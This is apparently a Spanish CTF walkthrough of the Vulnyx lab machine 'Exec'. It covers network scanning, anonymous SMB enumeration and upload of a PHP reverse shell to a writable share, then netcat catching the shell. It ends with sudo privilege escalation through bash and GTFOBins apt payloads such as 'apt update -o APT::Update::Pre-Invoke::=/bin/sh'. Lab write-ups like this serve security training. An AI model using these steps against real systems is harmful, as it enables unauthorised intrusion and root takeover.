
Máquina Exec (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 18 octubre

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.21

Comprobamos si tenemos conexión con la Máquina victima, para ello ejecutamos el siguiente comando:


$ ping -c 1 10.0.2.21



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


$ nmap -Pn 10.0.2.21 -sVC



Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22**, **80**, **139** y **445**.

Enumeramos el servicio SMB (**445**) listando los recursos compartidos sin usar credenciales, con la ayuda de la herramienta **smbclient**, para ello ejecutamos el siguiente comando:


$ smbclient -N -L 10.0.2.21



Encontramos el **Share** llamado **server**.

Con la ayuda de la herramienta **smbmap** enumero por *sesiones nulas* para ver que permisos tenemos en los recursos, para ello ejecutamos el siguiente comando:

$ smbmap -H 10.0.2.21 -u '' -p ''



En el recurso compartido llamado server, tenemos permisos de **lectura y escritura**.


Nos conectamos al recurso y una vez conectados listamos el contenido, para ello ejecutamos el siguiente comando:

$ smbclient -U '' \\\\10.0.2.21\\server

Encontramos un archivo en el recurso compartido llamado *index.html*, haciéndonos pensar que está conectado con el puerto **80**.

Nos creamos una reverse shell en *.php* de la siguiente manera, para ello ejecutamos el siguiente comando:

$ nano shell.php




La subimos al recurso compartido, para ello ejecutamos el siguiente comando:


smb: \> put shell.php


A continuación, con la ayuda de la herramienta **netcat**(**nc**) nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

$ nc -lvnp 443



La ejecutamos de la siguiente manera.







Y obtenemos una shell como **www-data**.

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

$ sudo -l




Nos encontramos el binario **bash** que lo podemos ejecutar como el usuario **s3cur4**, por lo tanto nos vamos a la pagina gtfobins a mirar el payload.



Lo ejecutamos, para ello ejecutamos el siguiente comando:

$ sudo -u s3cur4 /usr/bin/bash




¡¡¡Somos **s3cur4**!!!

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutaremos los siguientes comandos:

$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm

De nuevo como el usuario **s3cur4** enumeramos los permisos **sudo**, para ello ejecutamos de nuevo el siguiente comando:

$ sudo -l



Nos encontramos con el binario **apt** que lo podemos ejecutar como el usuario **root**, por lo tanto nos vamos de nuevo a la pagina gtfobins a mirar el payload.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo apt changelog apt
!/bin/sh
```

(b) For this to work the target package (e.g., `sl`) must not be installed.

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
sudo apt install -c $TF sl
```

(c) When the shell exits the `update` command is actually executed.

```
sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh
```

Escogemos la opción **C**, y la ejecutamos de la siguiente manera:

$ sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh

```
s3cur4@exec:/var/www/html$ sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
```

¡¡¡Ya somos **root**!!!